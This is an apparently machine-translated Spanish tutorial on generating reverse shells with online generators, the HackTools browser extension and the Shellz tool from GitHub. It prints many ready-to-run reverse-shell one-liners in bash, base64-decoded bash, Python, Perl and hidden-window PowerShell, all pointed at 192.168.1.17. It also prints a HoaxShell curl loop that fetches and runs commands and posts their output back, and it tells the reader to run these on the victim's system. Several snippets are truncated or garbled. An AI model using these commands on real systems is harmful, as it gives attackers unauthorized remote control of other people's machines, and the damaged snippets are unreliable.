



EASY WAY TO **GENERATE REVERSE SHELL**



Contenido

Manera fácil de generar Shell inverso	3
¿Qué es la carcasa inversa?	3
Tipos de carcasa inversa	3
Trabajo de conchas inversas	4
Herramienta en línea: Generador de shell inverso -1.....	4
Generador de capa inversa – 2.....	7
Herramienta de hackeo.....	8
Shellz	11
Mitigación.....	18

Manera fácil de generar Shell inverso

En este artículo, aprenderemos cómo conseguir una inversión en unos sencillos pasos. Por lo general, el problema cuando se invierten comandos de shell es recordar su sintaxis larga y complicada. Pero debido a la creciente IA de nuestro mundo digital, este problema se abordó y solucionó. Veamos cómo se hace a través de este artículo.

¿Qué es la carcasa inversa?

Un shell inverso es una técnica utilizada en seguridad informática y piratería que permite a un atacante obtener control sobre un sistema a través de una conexión de red establecida. Los shells inversos se pueden utilizar para diversos fines, incluido el acceso no autorizado, el robo de datos y una mayor explotación del sistema comprometido.

Un caparazón inverso, sin embargo, funciona en la dirección opuesta.

A continuación se ofrece una explicación básica de cómo funciona normalmente un shell inverso:

Lado del oyente/servidor: el atacante configura un oyente (comando y control/servidor C2) en una máquina que controla. Este oyente espera conexiones entrantes.

Lado víctima/cliente: el atacante de alguna manera engaña al sistema objetivo para que se conecte nuevamente a su máquina. Esto podría realizarse mediante técnicas como la explotación de vulnerabilidades, la ingeniería social u otros medios.

Establecimiento de conexión: una vez que se establece la conexión, el atacante obtiene un shell de comando en el sistema objetivo. Este shell les permite ejecutar comandos en la máquina de destino como si estuvieran físicamente presentes.

Ejecución de comandos: el atacante puede luego emitir comandos en el sistema de destino, navegar por el sistema de archivos, ejecutar programas y, esencialmente, controlar el sistema de forma remota.

Tipos de caparazón inverso

Los atacantes suelen utilizar cargas útiles de shell inverso para establecer una conexión con su sistema.

Estas cargas útiles pueden ser parte de varias herramientas y marcos de piratería. A continuación se muestran algunos tipos comunes de cargas útiles de shell inverso:

Netcat (nc): Netcat es una utilidad de red versátil que se puede utilizar para crear un shell inverso básico. El atacante configura un oyente usando Netcat y la víctima se conecta nuevamente a él, estableciendo un shell.

Bash (Linux): Se puede lograr un shell inverso simple usando Bash, el shell de comandos para sistemas operativos basados en Unix. El atacante podría utilizar un comando de una sola línea para crear un shell inverso.

Python: Python es un potente lenguaje de secuencias de comandos y los atacantes suelen utilizarlo para crear shells inversos. Pueden escribir un script breve que abra una conexión de red y redirija la entrada/salida a esa conexión.

PowerShell (Windows): en los sistemas Windows, PowerShell es un shell de línea de comandos que admite secuencias de comandos. Los atacantes podrían usar PowerShell para crear shells inversos para objetivos basados en Windows.

PHP: PHP es un lenguaje de secuencias de comandos del lado del servidor y los atacantes pueden crear secuencias de comandos PHP para establecer conexiones de shell inversas. Estos scripts suelen inyectarse en aplicaciones web vulnerables.

Ruby: similar a Python, Ruby es un lenguaje de programación que se puede utilizar para crear cargas útiles de shell inversas. Los atacantes pueden utilizar scripts Ruby para explotar vulnerabilidades y obtener control sobre un sistema.

Marco Metasploit: Metasploit es un marco de pruebas de penetración que incluye una variedad de herramientas para explotar vulnerabilidades. Proporciona cargas útiles de shell inverso prediseñadas para diferentes escenarios y plataformas.

Java: se pueden crear shells inversos basados en Java para explotar sistemas donde está instalado Java.


Los atacantes pueden utilizar sockets Java para establecer una conexión con su servidor.

C y C++: los atacantes también pueden escribir código de shell inverso personalizado en lenguajes de nivel inferior como C y C++ para evitar la detección por parte del software antivirus y los sistemas de detección de intrusiones.

Trabajo de conchas inversas

Un shell inverso funciona iniciando una conexión entre la máquina objetivo y la máquina del atacante. Normalmente, la máquina objetivo envía una solicitud de conexión a la máquina del atacante. La máquina del atacante funciona como un oyente, esperando órdenes del atacante.

WORKING OF REVERSE SHELLS




Generador de Shell inverso de varios tipos

Para crear un Shell inverso, necesitamos un comando de Shell inverso y un comando de escucha. Y para generarlo vaya al siguiente sitio web:


Herramienta en línea: Generador de shell inverso -1

Una vez cargado www.revshells.com, proporcione su dirección IP de Listener <IP del atacante> y su puerto de escucha <Puerto aleatorio>; Tan pronto como haga este escucha y se generará un comando de shell inverso como se muestra en la imagen a continuación. Ejecute el comando de shell inverso en el sistema de la víctima y ejecute el oyente en su máquina atacante. Una vez que haga esto, tendrás tu caparazón inverso.



Como puede ver en la imagen a continuación, hay varias opciones del oyente que puede crear, como powercat, busybox nc, socat, etc. Aquí hemos creado un oyente netcat. Incluso para el caparazón inverso tenemos opciones como bash, perla, rubí, nc -c y muchas más.

En la imagen a continuación también puede observar que puede crear dichos comandos de shell inverso para todos los sistemas operativos, como Linux, Windows y Mac.



Este generador de Shell inverso también nos brinda la opción de crear Hoaxshell, que es una carga útil de PowerShell para Windows. Lo mismo se muestra en la siguiente imagen:

Theme: Dark

Reverse Shell Generator

IP & Port

IP: 192.168.1.17 Port: 443 +1

root privileges required.

Listener Advanced

`sudo nc -lvnp 443`

Type: nc Copy

Reverse Bind MSFVenom **HoaxShell**

PowerShell IEX
PowerShell IEX Constr Lang Mode
PowerShell Outfile
PowerShell Outfile Constr Lang Mode
Windows CMD cURL https
PowerShell IEX https
PowerShell Constr Lang Mode IEX https
PowerShell Outfile https
PowerShell Outfile Constr Lang Mode https

```
@echo off&cmd /V:ON /C "SET ip=192.168.1.17:443&&SET sid="Authorization: eb6a44aa-8acc1e56-629ea455"&&SET protocol=http://&&curl !protocol!!ip!/eb6a44aa -H !sid! > NUL && for /L %i in (0) do (curl -s !protocol!!ip!/8acc1e56 -H !sid! > !temp!cmd.bat & type !temp!cmd.bat | findstr None > NUL & if errorlevel 1 ((!temp!cmd.bat > !temp!out.txt 2>&1) & curl !protocol!!ip!/629ea455 -X POST -H !sid! --data-binary @!temp!out.txt > NUL)) & timeout 1" > NUL
```

Download Listener Copy

Generador de caparazón inverso – 2

Este es un increíble generador de shell inverso en línea. Para utilizar este generador, vaya al siguiente sitio web:


<https://tex2e.github.io/reverse-shell-generator/index.html>

Una vez que esté en el sitio web, haga clic en 'RevShell' en la barra de menú. Y luego proporcione su host local y puerto local como se muestra en la imagen a continuación y luego haga clic en el botón "Enviar". Después de hacer clic en el botón Enviar, tendrá su oyente. Simultáneamente, también creará múltiples comandos de shell inverso para varios sistemas operativos, como se muestra en la siguiente imagen:

Reverse Shells Generator

LHOST LPORT

1. Listen

@Kali (netcat)
nc -lnvp **4444** 

2. Connect back

Bash
bash -i >& /dev/tcp/192.168.1.17/4444 0>&1

Bash
0<&196;exec 196<>/dev/tcp/192.168.1.17/4444; sh <&196 >&196 2>&196

Bash (Base64)
echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuMTcvNDQ0NCwP1Yx | base64 -d | bash

Python
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM); s.connect(("192.168.1.17",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

Python3
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM); s.connect(("192.168.1.17",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

Perl
perl -e 'use Socket;\$i="192.168.1.17";\$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp")); if(connect(S,sockaddr_in(\$p,inet_aton(\$i))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'

Perl
perl -MIO -e '\$p=fork;exit,if(\$p);\$c=new IO::Socket::INET(PeerAddr,"192.168.1.17:4444");STDIN->fdopen(\$c,r);\$-->fdopen(\$c,w);system\$_ while<;'

Perl (Windows)
perl -MIO -e '\$c=new IO::Socket::INET(PeerAddr,"192.168.1.17:4444");STDIN->fdopen(\$c,r);\$-->fdopen(\$c,w);system\$_ while<;'

PowerShell
powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Object System.Net.Sockets.TCPClient("192.168.1.17",4444);\$stream = \$client.GetStream();[byte[]]\$bytes = 0..65535|%{0};while((\$i = \$stream.Read(\$bytes, 0, \$bytes.Length)) -ne 0){;\$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$bytes,0, \$i);\$sendback = (iex \$data 2>&1 | Out-String);\$sendback2 = \$sendback + "PS " + (pwd).Path + "> ";\$sendbyte = ([text.encoding]::ASCII).GetBytes(\$sendback2);\$stream.Write(\$sendbyte,0,\$sendbyte.Length);\$stream.Flush()};\$client.Close()


PowerShell
powershell -nop -c "\$client = New-Object System.Net.Sockets.TCPClient('192.168.1.17',4444);\$stream = \$client.GetStream();[byte[]]\$bytes = 0..65535|%{0};while((\$i = \$stream.Read(\$bytes, 0, \$bytes.Length)) -ne 0){;\$data =

Herramienta de hackeo


HackTools es una extensión de navegador todo en uno diseñada para los pentesters web del Red Team. Agiliza las pruebas de penetración de aplicaciones web al proporcionar hojas de trucos y una variedad de herramientas esenciales, incluidas cargas útiles XSS, shells inversos y más. Esta extensión elimina la necesidad de buscar cargas útiles en diferentes sitios web o en su almacenamiento local, ofreciendo acceso con un solo clic a la mayoría de las herramientas.

Descargue la extensión Hacktool desde el siguiente enlace:


<https://addons.mozilla.org/en-US/firefox/addon/hacktools/>



Una vez descargada la extensión, accede a ella a través de la opción de pantalla completa. Desde la barra lateral, vaya a la opción Shell inverso y proporcione Acceso local y Puerto local junto con el tipo de shell que desea crear, como se muestra en la imagen a continuación. Una vez que haga esto, creará varios shells inversos para que los use, como se muestra en la imagen a continuación:



A través de Hacktool, también puedes crear un shell PHP inverso haciendo clic en la segunda opción en la barra lateral e indicando tu host local y tu puerto local. Ahora la extensión creará varios shells inversos de PHP. Simplemente puede descargarlo y ejecutarlo en el sistema de la víctima y tener un shell inverso.



Shellz

Shellz es una herramienta de terceros que ha hecho que la creación de shells inversos sea pan comido. Para descargar e instalar Shellz use el siguiente conjunto de comandos como se muestra en la imagen a continuación:

1. git clone <https://github.com/4ndr34s/shells>
2. cd shells
3. ./install.sh

```
(root@kali)-[~]
# git clone https://github.com/4ndr34z/shells ←
Cloning into 'shells' ...
remote: Enumerating objects: 734, done.
remote: Counting objects: 100% (28/28), done.
remote: Compressing objects: 100% (20/20), done.
remote: Total 734 (delta 17), reused 19 (delta 8), pack-reused 706
Receiving objects: 100% (734/734), 30.86 MiB | 6.59 MiB/s, done.
Resolving deltas: 100% (391/391), done.

(root@kali)-[~]
# cd shells ←

(root@kali)-[~/shells]
# ls -al
total 1744
